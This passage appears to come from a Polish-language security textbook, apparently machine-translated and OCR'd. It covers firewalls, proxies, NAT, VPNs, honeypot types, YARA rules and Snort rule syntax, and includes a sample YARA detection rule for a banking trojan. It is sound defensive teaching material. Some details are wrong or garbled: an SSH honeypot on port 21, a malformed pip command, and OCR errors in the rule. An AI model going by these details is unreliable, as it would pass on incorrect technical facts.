Oto niektóre funkcje zapór sieciowych na poziomie aplikacji:

Analizują informacje o aplikacji, aby podjąć decyzję o zezwoleniu na ruch.

Opierając się na proxy, mogą zezwalać na ruch lub odmawiać go w zależności od autentyczności użytkownika lub zaangażowanego procesu.

Serwer proxy do buforowania zawartości optymalizuje wydajność, przechowując w pamięci podręcznej często używane informacje zamiast wysyłania do serwerów nowych żądań dotyczących tych samych starych danych.

Zapory sieciowe warstwy aplikacji mogą działać w jednym z dwóch trybów: aktywnym lub pasywnym.

Aktywne zapory ogniowe na poziomie aplikacji: badają wszystkie przychodzące żądania, w tym rzeczywistą wymienianą wiadomość, pod kątem znanych luk, takich jak iniekcja SQL, manipulowanie parametrami i plikami cookie oraz skrypty między witrynami. Żądania uznane za autentyczne mogą przez nie przechodzić.

Pasywne zapory ogniowe na poziomie aplikacji: Działają podobnie do IDS, ponieważ sprawdzają wszystkie przychodzące żądania pod kątem znanych luk w zabezpieczeniach, ale nie odrzucają aktywnie ani nie odrzucają tych żądań w przypadku wykrycia potencjalnego ataku.

Wielowarstwowa zapora sieciowa ze stanową kontrolą

Zapory ogniowe z wielowarstwową inspekcją stanową łączą aspekty trzech wyżej wymienionych typów zapór ogniowych (filtrowanie pakietów, bramy na poziomie obwodów i zapory na poziomie aplikacji). Filtrują pakiety w warstwie sieciowej modelu OSI (lub w warstwie internetowej modelu TCP/IP), aby określić, czy pakiety sesji są prawidłowe, i oceniają zawartość pakietów w warstwie aplikacji. Używając stanowego filtrowania pakietów, możesz przezwyciężyć ograniczenia zapór pakietów, które mogą filtrować tylko adres IP, port, protokół itd. Ta wielowarstwowa zapora ogniowa może przeprowadzać głęboką inspekcję pakietów.

Funkcje zapory wielowarstwowej kontroli stanowej:

Ten typ zapory może zapamiętywać pakiety, które przeszły przez nią wcześniej i odpowiednio podejmować decyzje dotyczące przyszłych pakietów.

• Zapory te łączą w sobie najlepsze cechy zarówno filtrowania pakietów, jak i filtrowania opartego na aplikacjach.

• Zapory Cisco PIX są stanowe.

Te zapory śledzą i rejestrują gniazda lub tłumaczenia.

Pełnomocnik aplikacji

Serwer proxy na poziomie aplikacji działa jako serwer proxy i filtruje połączenia dla określonych usług. Filtruje połączenia na podstawie usług i protokołów, działając jako proxy. Na przykład serwer proxy FTP zezwala tylko na przepływ ruchu FTP, podczas gdy wszystkie inne usługi i protokoły będą blokowane. Jest to rodzaj serwera, który działa jako interfejs między stacją roboczą użytkownika a Internetem. Koreluje z serwerem bramy i oddziela sieć firmową od Internetu. Otrzymuje od użytkownika żądanie udostępnienia usługi internetowej i odpowiada tylko na pierwotne żądanie. Usługa proxy to aplikacja lub program, który pomaga przekazywać żądania użytkowników (na przykład FTP lub Telnet) do rzeczywistych usług. Serwer proxy jest również nazywany bramą na poziomie aplikacji, ponieważ odnawia połączenia i działa jako brama do usług. Serwery proxy działają na hoście zapory ogniowej, który jest hostem z dwoma adresami domowymi lub innym hostem bastionowym ze względów bezpieczeństwa. Niektóre serwery proxy, a mianowicie serwery proxy buforujące, poprawiają wydajność sieci. Przechowują kopie żądanych danych hostów, których pośredniczą. Takie serwery

proxy mogą dostarczać dane bezpośrednio, gdy wiele hostów żąda tych samych danych. Serwery proxy buforujące pomagają zmniejszyć obciążenie połączeń sieciowych, podczas gdy serwery proxy zapewniają zarówno bezpieczeństwo, jak i buforowanie. Usługa proxy jest dostępna dla użytkownika w sieci wewnętrznej oraz usługa w sieci zewnętrznej (Internet) i jest przejrzysta. Zamiast komunikacji bezpośredniej rozmawia z serwerem proxy i obsługuje całą komunikację między użytkownikami a usługami internetowymi. Przejrzystość jest główną zaletą usług proxy. Dla użytkownika serwer proxy stwarza złudzenie, że ma do czynienia bezpośrednio z prawdziwym serwerem, podczas gdy dla prawdziwego serwera serwer proxy stwarza złudzenie, że ma do czynienia bezpośrednio z użytkownikiem.

Zalety

Usługi proxy są przydatne do rejestrowania, ponieważ mogą zrozumieć protokoły aplikacji i skutecznie umożliwiają rejestrowanie.

Usługi proxy zmniejszają obciążenie łączy sieciowych, ponieważ są w stanie buforować kopie często żądanych danych i umożliwiają ich bezpośrednie ładowanie z systemu zamiast z sieci.

Systemy proxy wykonują uwierzytelnianie na poziomie użytkownika, ponieważ są zaangażowane w połączenie.

Systemy proxy automatycznie chronią słabe lub wadliwe implementacje IP, gdy znajdują się między klientem a Internetem i generują nowe pakiety IP dla klienta.

Wady

Usługi proxy pozostają w tyle za usługami innymi niż proxy, dopóki nie będzie dostępne odpowiednie oprogramowanie proxy.

Każda usługa w serwerze proxy może korzystać z różnych serwerów.

Usługi proxy mogą wymagać zmian w kliencie, aplikacjach i procedurach.

Translacja adresów sieciowych (NAT)

Translacja adresów sieciowych (NAT) rozdziela adresy IP na dwa zestawy i umożliwia sieci LAN korzystanie z tych adresów w ruchu wewnętrznym i zewnętrznym. NAT pomaga ukryć układ sieci wewnętrznej i wymusić na połączeniach przechodzenie przez wąski punkt. Działa również z routerem i podobnie jak filtrowanie pakietów modyfikuje również pakiety, które router wysyła jednocześnie. Gdy maszyna wewnętrzna przekazuje pakiet do maszyny zewnętrznej, NAT modyfikuje adres źródłowy pakietu, aby wyglądał tak, jakby pochodził z prawidłowego adresu. Gdy maszyna zewnętrzna wysyła pakiet do maszyny wewnętrznej, NAT modyfikuje adres docelowy, aby zamienić widoczny adres na prawidłowy adres wewnętrzny. NAT może również zmieniać numery portów źródłowych i docelowych. Ogranicza liczbę publicznych adresów IP, z których może korzystać organizacja. Może działać jako technika filtrowania zapory, w której zezwala tylko na połączenia pochodzące z sieci wewnętrznej i blokuje połączenia pochodzące z sieci zewnętrznej. Systemy NAT wykorzystują różne schematy translacji między adresami wewnętrznymi i zewnętrznymi:

• Przypisz jeden zewnętrzny adres hosta dla każdego adresu wewnętrznego i zawsze stosuj tę samą translację. Spowalnia to połączenia i nie zapewnia żadnych oszczędności w przestrzeni adresowej.

• Dynamicznie przydzielaj adres hosta zewnętrznego bez modyfikowania numerów portów, gdy host wewnętrzny inicjuje połączenie. Ogranicza to liczbę hostów wewnętrznych, które mogą jednocześnie uzyskiwać dostęp do Internetu, do liczby dostępnych adresów zewnętrznych.

• Utwórz stałe mapowanie adresów wewnętrznych na adresy widoczne zewnętrznie, ale użyj mapowania portów, aby wiele komputerów wewnętrznych używało tego samego adresu zewnętrznego.

• Dynamicznie przydzielaj adres hosta zewnętrznego i parę portów za każdym razem, gdy host wewnętrzny inicjuje połączenie. Umożliwia to najbardziej efektywne wykorzystanie zewnętrznych adresów hostów.

Zalety

Translacja adresów sieciowych pomaga wymusić kontrolę zapory nad połączeniami wychodzącymi.

Ogranicza ruch przychodzący i przepuszcza tylko pakiety, które są częścią bieżącej interakcji inicjowanej od wewnątrz.

Pomaga ukryć konfigurację sieci wewnętrznej, a tym samym obniża skuteczność ataków na sieć lub system.

Wady

System NAT musi odgadnąć, jak długo ma przechowywać dane tłumaczenie, co nie zawsze jest możliwe.

NAT ingeruje w systemy szyfrowania i uwierzytelniania, aby zapewnić bezpieczeństwo danych.

Dynamiczna alokacja portów może zakłócać filtrowanie pakietów.

Wirtualne sieci prywatne

Wirtualna sieć prywatna (VPN) to sieć zapewniająca bezpieczny dostęp do sieci prywatnej przez Internet. Sieci VPN służą do łączenia sieci rozległych (WAN). Umożliwiają komputerom w jednej sieci łączenie się z komputerami w innej sieci. Służą do bezpiecznej transmisji poufnych informacji przez niezaufaną sieć poprzez enkapsulację i szyfrowanie. Wykorzystują szyfrowanie i ochronę integralności, umożliwiając korzystanie z sieci publicznej jako sieci prywatnej. VPN wykonuje szyfrowanie i deszyfrowanie poza granicami filtrowania pakietów, aby umożliwić kontrolę pakietów pochodzących z innych stron. Ustanawia wirtualne połączenie punkt-punkt za pomocą dedykowanych połączeń. VPN hermetyzuje również pakiety wysyłane przez Internet. Łączy w sobie zalety zarówno sieci publicznych, jak i prywatnych. Sieci VPN nie mają żadnego związku z technologią zapór ogniowych, ale zapory są wygodne do dodawania funkcji VPN, ponieważ pomagają w świadczeniu bezpiecznych usług zdalnych. Urządzenie komputerowe z oprogramowaniem VPN może uzyskiwać dostęp tylko do VPN. Wszystkie sieci VPN działające w Internecie przyjmują następujące zasady:

Szyfruje ruch

Sprawdza ochronę integralności

Hermetyzuje nowe pakiety, które są wysyłane przez Internet do miejsca docelowego, które odwraca proces enkapsulacji

Sprawdza integralność

Ostatecznie odszyfrowuje ruch

Zalety

VPN ukrywa cały przepływający przez niego ruch, zapewnia szyfrowanie i chroni dane przed szpiegowaniem.

Zapewnia zdalny dostęp do protokołów, jednocześnie unikając atakujących z Internetu.

Wady

Ponieważ VPN działa w sieci publicznej, użytkownik będzie narażony na atak na sieć docelową.

Ograniczenia zapory

Chociaż zapory ogniowe są niezbędne w strategii bezpieczeństwa, mają one następujące ograniczenia:

Zapory ogniowe mogą ograniczać użytkownikom dostęp do cennych usług, takich jak FTP, Telnet, NIS itp., a czasami ograniczają również dostęp do Internetu.

Firewall nie może zapobiec atakom wewnętrznym (backdoor) w sieci, np. niezadowolonemu pracownikowi współpracującemu z zewnętrznym napastnikiem.

Zapora ogniowa skupia swoje zabezpieczenia w jednym punkcie, co sprawia, że inne systemy w sieci są podatne na ataki bezpieczeństwa.

Wąskie gardło może wystąpić, jeśli wszystkie połączenia przechodzą przez zaporę.

Zapora ogniowa nie może chronić sieci przed atakami socjotechnicznymi i atakami opartymi na danych, w ramach których osoba atakująca wysyła złośliwe łącza i wiadomości e-mail do pracowników wewnątrz sieci.

Jeśli urządzenia zewnętrzne, takie jak laptopy, telefony komórkowe, przenośne dyski twarde itp., są już zainfekowane i podłączone do sieci, zapora nie może chronić sieci przed tymi urządzeniami.

Zapora ogniowa nie jest w stanie odpowiednio chronić sieci przed wszystkimi typami wirusów dnia zerowego, które próbują ją ominąć.

Zapora nie może nic zrobić, jeśli projekt i konfiguracja sieci są wadliwe.

Zapora ogniowa nie jest alternatywą dla narzędzi antywirusowych lub chroniących przed złośliwym oprogramowaniem.

Zapora ogniowa nie blokuje ataków z wyższego poziomu stosu protokołów.

Zapora ogniowa nie zapobiega atakom pochodzącym ze wspólnych portów i aplikacji.

Zapora nie zapobiega atakom z połączeń telefonicznych.

Zapora sieciowa nie jest w stanie zrozumieć ruchu tunelowanego.

Honeypot

Honeypot to system komputerowy w Internecie, którego celem jest przyciąganie i łapanie w pułapkę tych, którzy próbują nieautoryzowanego lub nielegalnego wykorzystania systemu hosta do penetracji sieci organizacji. Jest to fałszywe proxy uruchamiane w celu wrobienia atakujących poprzez rejestrowanie ruchu przez nie, a następnie wysyłanie skarg do dostawców usług internetowych ofiar. Nie ma autoryzowanej działalności ani wartości produkcyjnej, a wszelki ruch do niego jest prawdopodobnie sondą, atakiem lub kompromisem. Każda interakcja z honeypotem jest najprawdopodobniej złośliwa. Honeypoty są wyjątkowe; nie rozwiązują konkretnego problemu. Zamiast tego są bardzo elastycznymi narzędziami z wieloma różnymi aplikacjami zabezpieczającymi.

Honeypoty pomagają w zapobieganiu atakom, wykrywaniu ataków oraz gromadzeniu i badaniu informacji. Honeypot może rejestrować próby dostępu do portu lub monitorować naciśnięcia klawiszy atakującego; mogą to być wczesne ostrzeżenia przed bardziej skoordynowanym atakiem. Utrzymanie honeypota wymaga znacznego wysiłku.

Rodzaje Honeypotów

Honeypots są podzielone na następujące typy na podstawie ich kryteriów projektowych:

Honeypoty o niskim poziomie interakcji

Honeypoty o niskim poziomie interakcji emulują tylko ograniczoną liczbę usług i aplikacji docelowego systemu lub sieci. Jeśli atakujący zrobi coś, czego nie oczekuje emulacja, honeypot po prostu wygeneruje błąd. Przechwytują ograniczone ilości informacji, tj. głównie dane transakcyjne i niektóre ograniczone interakcje. Tych honeypotów nie można całkowicie skompromitować. Ich zadaniem jest zbieranie informacji wyższego poziomu o wektorach ataku, takich jak sondy sieciowe i działania robaków. Niektóre przykłady to Spectre, KFSensor i Honeytrap. KFSensor to honeypot o niskim poziomie interakcji, służący do przyciągania i identyfikowania penetracji. Implementuje wrażliwe usługi systemowe i trojany, aby przyciągnąć hakerów. Ten honeypot może być używany do monitorowania wszystkich portów i usług TCP, UDP i ICMP. KFSensor identyfikuje i generuje alerty dotyczące skanowania portów i ataków DoS. Honeytrap to pułapka typu honeypot o niskim poziomie interakcji, używana do obserwowania ataków na usługi TCP i UDP. Działa jako demon i dynamicznie uruchamia procesy serwera na żądanych portach. Atakujący są nakłaniani do wysyłania odpowiedzi do procesu serwera honeytrap. Dane odbierane przez honeypot są łączone w łańcuch i przechowywane w pliku bazy danych. Ten ciąg jest nazywany ciągiem ataku. Honeytraps analizuje ciągi ataku dla polecenia żądającego od serwera pobrania pliku z innego hosta w sieci. Jeśli takie polecenie zostanie wykryte, serwer próbuje automatycznie uzyskać dostęp do odpowiedniego pliku. Obsługuje tylko protokoły FTP i TFTP. Identyfikuje również i rejestruje identyfikatory HTTP_URI.

Honeypoty o średniej interakcji

Honeypoty o średniej interakcji symulują prawdziwy system operacyjny oraz aplikacje i usługi sieci docelowej. Zapewniają większe błędne wyobrażenie o systemie operacyjnym niż honeypoty o niskim poziomie interakcji. Dzięki temu możliwe jest rejestrowanie i analizowanie bardziej złożonych ataków. Te honeypoty przechwytują więcej użytecznych danych niż honeypoty o niskim poziomie interakcji. Mogą reagować tylko na wstępnie skonfigurowane polecenia; w związku z tym ryzyko włamania wzrasta. Główną wadą honeypotów o średniej interakcji jest to, że atakujący może szybko wykryć, że zachowanie systemu jest nieprawidłowe. Niektóre przykłady honeypotów o średniej interakcji to HoneyPy, Kojoney2 i Cowrie. Kojoney2 to honeypot o średniej interakcji, który emuluje prawdziwe środowisko SSH. Ten honeypot nasłuchuje na porcie 21 przychodzących połączeń SSH. Jeśli zostanie zainicjowane żądanie połączenia, Kojoney2 zweryfikuje użytkowników na wewnętrznej liście fałszywych użytkowników. Zwykle połączenia są akceptowane poprzez przyznanie dostępu do powłoki SSH. Symuluje wiele poleceń powłoki, aby oszukać atakujących. Korzystając z Kojoney2, osoby atakujące mogą pobierać pliki za pomocą poleceń wget i curl.

Honeypoty o wysokiej interakcji

W przeciwieństwie do swoich odpowiedników o niskiej i średniej interakcji, honeypoty o wysokiej interakcji niczego nie naśladują; uruchamiają rzeczywiste podatne na ataki usługi lub oprogramowanie w systemach produkcyjnych z prawdziwym systemem operacyjnym i aplikacjami. Te honeypoty symulują wszystkie usługi i aplikacje sieci docelowej. Mogą zostać całkowicie zhakowane przez

atakujących, aby uzyskać pełny dostęp do systemu w kontrolowanym obszarze. Przechwytują pełne informacje o wektorze ataku, takie jak techniki ataku, narzędzia i intencje. System honeypotized jest bardziej podatny na infekcję, ponieważ próby ataku mogą być przeprowadzane na rzeczywistych systemach produkcyjnych. Honeynet jest doskonałym przykładem honeypota o wysokiej interakcji. Nie jest to ani produkt, ani oprogramowanie instalowane przez użytkownika. Zamiast tego jest to architektura — cała sieć komputerów zaprojektowana do atakowania. Chodzi o to, aby mieć architekturę, która tworzy wysoce kontrolowaną sieć z prawdziwymi komputerami z prawdziwymi aplikacjami, w której wszystkie działania są monitorowane i rejestrowane. „Źli ludzie" znajdują, atakują i włamują się do tych systemów z własnej inicjatywy. Kiedy to robią, nie zdają sobie sprawy, że są w pułapce miodu. Bez wiedzy atakujących wszystkie ich działania i działania, od zaszyfrowanych sesji SSH po przesyłanie wiadomości e-mail i plików, są przechwytywane przez wstawianie modułów jądra do ich systemów. Jednocześnie honeynet kontroluje aktywność atakującego. Sieci Honeynet robią to za pomocą bramy typu honeywall, która przepuszcza ruch przychodzący do systemów ofiary, ale kontroluje ruch wychodzący za pomocą technologii zapobiegania włamaniom. To daje atakującemu elastyczność interakcji z systemami ofiary, ale uniemożliwia atakującemu wyrządzenie szkody innym komputerom nienależącym do sieci Honeynet.

Czyste Honeypoty

Czyste honeypoty naśladują rzeczywistą sieć produkcyjną docelowej organizacji. Sprawiają, że osoby atakujące poświęcają swój czas i zasoby na atakowanie krytycznego systemu produkcyjnego firmy. Atakujący odkrywają i wykrywają luki w zabezpieczeniach oraz wyzwalają alerty, które pomagają administratorom sieci w dostarczaniu wczesnych ostrzeżeń o atakach, a tym samym zmniejszaniu ryzyka włamania. Honeypoty dzielą się na następujące typy w zależności od strategii wdrażania:

Honeypoty produkcyjne

Honeypoty produkcyjne są wdrażane w sieci produkcyjnej organizacji wraz z innymi serwerami produkcyjnymi. Chociaż takie honeypoty poprawiają ogólny stan bezpieczeństwa organizacji, skutecznie przechwytują tylko ograniczoną ilość informacji związanych z adwersarzami. Takie honeypoty należą do kategorii honeypotów o niskiej interakcji i są szeroko stosowane przez duże organizacje i korporacje. Ponieważ produkcyjne honeypoty są wdrażane wewnętrznie, pomagają również znaleźć wewnętrzne wady i osoby atakujące w organizacji.

Honeypoty badawcze

Honeypoty badawcze to wysoce interaktywne honeypoty stosowane głównie przez instytuty badawcze, rządy lub organizacje wojskowe w celu uzyskania szczegółowej wiedzy o działaniach intruzów. Korzystając z takich honeypotów, analitycy bezpieczeństwa mogą uzyskać szczegółowe informacje o tym, jak przeprowadzany jest atak, wykorzystywane są luki oraz techniki i metody ataku stosowane przez atakujących. Ta analiza z kolei może pomóc organizacji w ulepszeniu mechanizmów zapobiegania atakom, wykrywania i bezpieczeństwa oraz w opracowaniu bezpieczniejszej infrastruktury sieciowej. Główną wadą honeypotów badawczych jest to, że nie przyczyniają się one do bezpośredniego bezpieczeństwa firmy. Jeśli firma chce ulepszyć swoją infrastrukturę produkcyjną, powinna zdecydować się na produkcyjne honeypoty. Honeypots są podzielone na następujące typy w oparciu o ich technologię oszustwa:

Honeypoty złośliwego oprogramowania

Honeypoty złośliwego oprogramowania służą do wyłapywania kampanii złośliwego oprogramowania lub prób złośliwego oprogramowania w infrastrukturze sieciowej. Te honeypoty są symulowane ze

znanymi lukami w zabezpieczeniach, takimi jak przestarzałe interfejsy API, podatne na ataki protokoły SMBvl itp., a także emulują różne trojany, wirusy i backdoory, które zachęcają adwersarzy do wykonywania działań związanych z wykorzystywaniem. Te pułapki typu honeypot zwabiają atakującego lub złośliwe oprogramowanie do przeprowadzania ataków, na podstawie których można skutecznie zidentyfikować wzorzec ataku, sygnatury złośliwego oprogramowania i osoby odpowiedzialne za zagrożenie złośliwym oprogramowaniem.

Honeypoty bazy danych

Honeypoty bazy danych wykorzystują fałszywe bazy danych, które są podatne na przeprowadzanie ataków związanych z bazami danych, takich jak wstrzykiwanie kodu SQL i wyliczanie bazy danych. Te fałszywe bazy danych oszukują atakujących, sprawiając, że myślą, że te bazy danych zawierają kluczowe poufne informacje, takie jak dane kart kredytowych wszystkich klientów i bazy danych pracowników. Jednak wszystkie informacje obecne w bazie danych są fałszywe i symulowane. Takie bazy danych, wykorzystując swoje słabe punkty, zachęcają atakującego do przeprowadzania ataków; na podstawie ataków można skutecznie zidentyfikować wzorzec ataku i HP aktora stanowiącego zagrożenie w stosunku do ataków na bazy danych.

Honeypoty ze spamem

Honeypoty ze spamem są szczególnie ukierunkowane na spamerów, którzy nadużywają wrażliwych zasobów, takich jak otwarte przekaźniki poczty i otwarte serwery proxy. Zasadniczo pułapki spamowe składają się z serwerów pocztowych, które celowo przyjmują wiadomości e-mail z dowolnego losowego źródła z Internetu. Dostarczają one kluczowych informacji o spamerach i ich działalności.

Wysyłaj e-maile do Honeypotów

Honeypoty e-mailowe są również nazywane pułapkami e-mailowymi. Są to nic innego jak fałszywe adresy e-mail, które są specjalnie wykorzystywane do przyciągania fałszywych i złośliwych wiadomości e-mail od przeciwników. Te fałszywe identyfikatory e-mail będą rozpowszechniane w otwartym Internecie i ciemnej sieci, aby zwabić cyberprzestępców do wykonywania różnych złośliwych działań w celu wykorzystania organizacji. Dzięki ciągłemu monitorowaniu przychodzących wiadomości e-mail administratorzy mogą zidentyfikować techniki oszukiwania przeciwnika, a pracownicy wewnętrzni mogą zostać ostrzeżeni, aby unikali wpadnięcia w takie pułapki e-mailowe.

Pająki Honeypots

Honeypoty na pająki nazywane są również pułapkami na pająki. Te honeypoty są specjalnie zaprojektowane do łapania robotów sieciowych i pająków. Wiele cyberprzestępców przeprowadza indeksowanie i przeszukiwanie sieci w celu wydobycia ważnych informacji z aplikacji internetowych. Takie kluczowe informacje obejmują adresy URL, dane kontaktowe, dane katalogowe itp. Pająki typu honeypot są wykorzystywane do łapania takich przeciwników. Fałszywa strona internetowa będzie emulowana i przedstawiana jako legalna. Zagrożenia próbujące przeszukiwać sieć na takich pułapkach zostaną zidentyfikowane i umieszczone na czarnej liście.

Honeynets

Honeynets to sieci honeypotów. Są bardzo skuteczni w określaniu całych możliwości przeciwników. Sieci Honeynet są najczęściej wdrażane w odizolowanym środowisku wirtualnym wraz z kombinacją wrażliwych serwerów. Różne TTP wykorzystywane przez różnych atakujących do wyliczania i wykorzystywania sieci będą rejestrowane, a informacje te mogą być bardzo skuteczne w określaniu pełnych możliwości przeciwnika.

Rozwiązania IDS, IPS, Firewall i Honeypot

W poprzedniej sekcji omówiono funkcję, rolę i rozmieszczenie IDS, IPS, zapór ogniowych i honeypotów do zabezpieczania sieci. Dostępnych jest wiele łatwych w użyciu i wzbogaconych w funkcje rozwiązań (sprzętowych, programowych lub obu) do wdrażania IDS, IPS, zapór ogniowych i honeypotów. W tej sekcji omówiono niektóre dostępne na rynku rozwiązania, które upraszczają korzystanie z IDS, IPS, zapór ogniowych i honeypotów.

Wykrywanie włamań przy użyciu reguł YARA

YARA to narzędzie do badania złośliwego oprogramowania, które umożliwia analitykom bezpieczeństwa wykrywanie i klasyfikowanie złośliwego oprogramowania lub innych złośliwych kodów za pomocą podejścia opartego na regułach. Jest to również wieloplatformowe narzędzie działające w systemach operacyjnych Windows, macOS i Linux. To narzędzie umożliwia analitykom bezpieczeństwa tworzenie „reguł" lub opisów rodzin złośliwego oprogramowania w postaci wzorców tekstowych lub binarnych. Utworzone reguły analizują określone wzorce w pliku i ostrzegają analityków bezpieczeństwa, jeśli plik jest szkodliwy. Opis lub reguła składa się z wyrażenia logicznego i ciągów znaków, które określają logikę, która za nim stoi. Analitycy bezpieczeństwa mogą również napisać reguły YARA do badania prywatnej bazy danych lub złośliwych plików binarnych w całej organizacji w celu wykrywania włamań. Co więcej, analitycy bezpieczeństwa mogą również używać różnych wzorców, takich jak szesnastkowy lub zwykły tekst, wraz z innymi specjalnymi operatorami i łańcuchami w regule YARA, aby skutecznie wykrywać szeroką gamę sygnatur złośliwego oprogramowania. Reguły YARA są zgodne ze składnią, w której każda reguła zaczyna się od słowa „reguła" przed określeniem jej nazwy. Reguła składa się z trzech części, które są następujące:

Warunek: Ta sekcja reguły YARA określa, kiedy wynik będzie prawdziwy dla pliku, który można zbadać. Składa się z wyrażeń boolowskich, które pozwalają na zdefiniowanie dopasowania lub wyniku.

Ciągi: nadaje znaczenie sekcji „warunek" poprzez zdefiniowanie wszystkich ciągów, które należy przeszukać w plikach. Reguła może przeszukiwać kilka typów ciągów, takich jak ciągi szesnastkowe, ciągi tekstowe lub wyrażenia regularne.

Metadane: Jest to część reguły YARA, która zawiera ogólne informacje, których analityk bezpieczeństwa może użyć do zidentyfikowania plików zebranych przez określoną regułę.

Przykład reguły YARA zgodnie z oficjalną dokumentacją YARA jest następujący:

rule silent banker : banker

{

meta:

description = "This is just an example"

threat level = 3

in the wild = true

strings:

$a = {6A 40 68 00 30 00 00 6A 14 8D 91}

$b = {8D 4D B0 2B Cl 83 CO 27 99 6A 4E 59 F7 F9}

$c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

condition:

$a or $b or $c

}

Na podstawie powyższej składni eksperci ds. bezpieczeństwa mogą stwierdzić, że którykolwiek z tych trzech zdefiniowanych ciągów należy uznać za trojana „siient_banker”. Ponadto łańcuchy w powyższym przykładzie składają się zarówno z wzorców szesnastkowych, jak i tekstowych.

yarGen

yarGen to narzędzie służące do generowania reguł YARA. Główną zasadą tego narzędzia jest tworzenie reguł YARA z ciągów znaków zidentyfikowanych w plikach szkodliwego oprogramowania przy jednoczesnym usuwaniu wszystkich ciągów, które pojawiają się również w plikach goodware. To narzędzie zawiera duże łańcuchy goodware i bazę danych opcode jako archiwa ZIP, które należy rozpakować przed wdrożeniem. Wszystkie zależności tego narzędzia można zainstalować za pomocą polecenia pip install requirements.txt. Ponadto użytkownik może uruchomić pomoc python yarGen.py, aby uzyskać dodatkowe informacje na temat parametrów wiersza poleceń.

Poniżej wymieniono niektóre dodatkowe narzędzia YARA:

YaraRET (https://githubhot.com)

Koodous (https://docs.koodous.com)

AutoYara (https://github.com)

Halogen (https://github.com)

Yabin (https://github.com)

Narzędzia wykrywania włamań

Narzędzia do wykrywania włamań wykrywają anomalie. Narzędzia te, gdy działają na dedykowanej stacji roboczej, odczytują wszystkie pakiety sieciowe, rekonstruują sesje użytkowników i skanują w poszukiwaniu możliwych włamań, wyszukując sygnatury ataków i anomalie statystyczne ruchu sieciowego. Co więcej, narzędzia te oferują ochronę w czasie rzeczywistym, zero-day przed atakami sieciowymi i złośliwym ruchem, a także zapobiegają atakowaniu hostów przez złośliwe oprogramowanie, oprogramowanie szpiegujące, skanowanie portów, wirusy, DoS i DDoS.

Snort

Snort to system wykrywania włamań sieciowych o otwartym kodzie źródłowym, zdolny do przeprowadzania analizy ruchu w czasie rzeczywistym i rejestrowania pakietów w sieciach IP. Może przeprowadzać analizę protokołów i wyszukiwanie/dopasowywanie treści i jest używany do wykrywania różnych ataków i sond, takich jak przepełnienie bufora, niewidzialne skanowanie portów, ataki CGI, sondy SMB i próby pobierania odcisków palców systemu operacyjnego. Wykorzystuje elastyczny język reguł do opisywania ruchu, który powinien zbierać lub przepuszczać, a także silnik wykrywania wykorzystujący modułową architekturę wtyczek.

Zastosowania Snorta:

o Prosty sniffer pakietów, taki jak tcpdump

o Rejestrator pakietów (przydatny do debugowania ruchu sieciowego itp.)

o Sieciowy system zapobiegania włamaniom

Regulamin Snorta

Silnik reguł Snort pozwala dostosować niestandardowe reguły do potrzeb sieci. Reguły Snort pomagają odróżnić normalne działania internetowe od złośliwych działań. Snort korzysta z popularnej biblioteki libpcap (dla UNIX/Linux) lub Winpcap (dla Windows), tej samej biblioteki, której używa tcpdump do wąchania pakietów. Podłączenie Snorta w trybie promiscuous do nośnika sieciowego dekoduje wszystkie pakiety przechodzące przez sieć. Generuje alerty zgodnie z zawartością poszczególnych pakietów i regułami zdefiniowanymi w pliku konfiguracyjnym. Snort umożliwia użytkownikom pisanie własnych reguł. Jednak każda z tych zasad Snorta musi opisywać następujące elementy:

o Jakiekolwiek naruszenie polityki bezpieczeństwa firmy, które może stanowić zagrożenie dla bezpieczeństwa sieci firmowej i innych cennych informacji

o Wszystkie znane i częste próby wykorzystania luk w sieci firmowej

o Warunki, w których użytkownik uważa, że pakiety sieciowe są nietypowe (tj. jeśli tożsamość pakietu nie jest autentyczna)

Reguły Snort, napisane zarówno do analizy protokołów, jak i wyszukiwania i dopasowywania treści, powinny być solidne i elastyczne. Reguły powinny być „niezawodne”: system powinien dokładnie sprawdzać działania w sieci i powiadamiać administratora o każdej potencjalnej próbie włamania. Zasady powinny być „elastyczne”: system musi być wystarczająco kompatybilny, aby działać natychmiast i podejmować niezbędne środki zaradcze w zależności od charakteru włamania.

Zarówno elastyczność, jak i solidność można osiągnąć za pomocą łatwego do zrozumienia i lekkiego języka opisu reguł, który pomaga w pisaniu prostych reguł Snort. Podczas pisania reguł Snort rozważ następujące dwie podstawowe zasady:


o Żadna pisemna zasada nie może wykraczać poza jedną linijkę; dlatego zasady powinny być krótkie, precyzyjne i łatwe do zrozumienia.

o Każda reguła powinna być podzielona na dwie logiczne sekcje:

o Nagłówek reguły

o Opcje reguły

Nagłówek reguły zawiera akcję reguły, protokół, źródłowy i docelowy adres IP, informacje o porcie źródłowym i docelowym oraz blok bezklasowego routingu między domenami (CIDR). Sekcja opcji reguły zawiera komunikaty ostrzegawcze oprócz informacji o sprawdzanej części pakietu, aby określić, czy należy podjąć jakąkolwiek akcję reguły.



Reguły Snort: Akcje reguł i protokoły IP

Nagłówek reguły przechowuje pełny zestaw reguł identyfikujących pakiet i określa akcję do wykonania lub regułę do zastosowania. Zawiera informacje, które określają, kto, gdzie i co z pakietem, a także co

zrobić, jeśli pakiet ze wszystkimi atrybutami wskazanymi w regule powinien się pojawić. Pierwszym elementem reguły jest akcja reguły, która mówi Snortowi „co robić", gdy znajdzie pakiet spełniający kryteria reguły. W Snort dostępnych jest pięć domyślnych akcji: alert, rejestracja, pass, aktywacja i dynamiczna. Ponadto, jeśli Snort działa w trybie inline, masz dodatkowe opcje, w tym upuść i odrzuć. IP wysyła dane z jednego systemu do drugiego przez Internet. Obsługuje unikalne adresowanie dla każdego komputera w sieci. Organizowanie danych w sieci IP w pakiety. Każdy pakiet zawiera dane wiadomości, źródło, miejsce docelowe i inne. Snort obsługuje trzy dostępne protokoły IP w celu zwalczania podejrzanych zachowań:

o TCP: protokół kontroli transmisji (TCP) jest częścią protokołu IP. Służy do łączenia dwóch różnych hostów i wymiany danych między nimi.

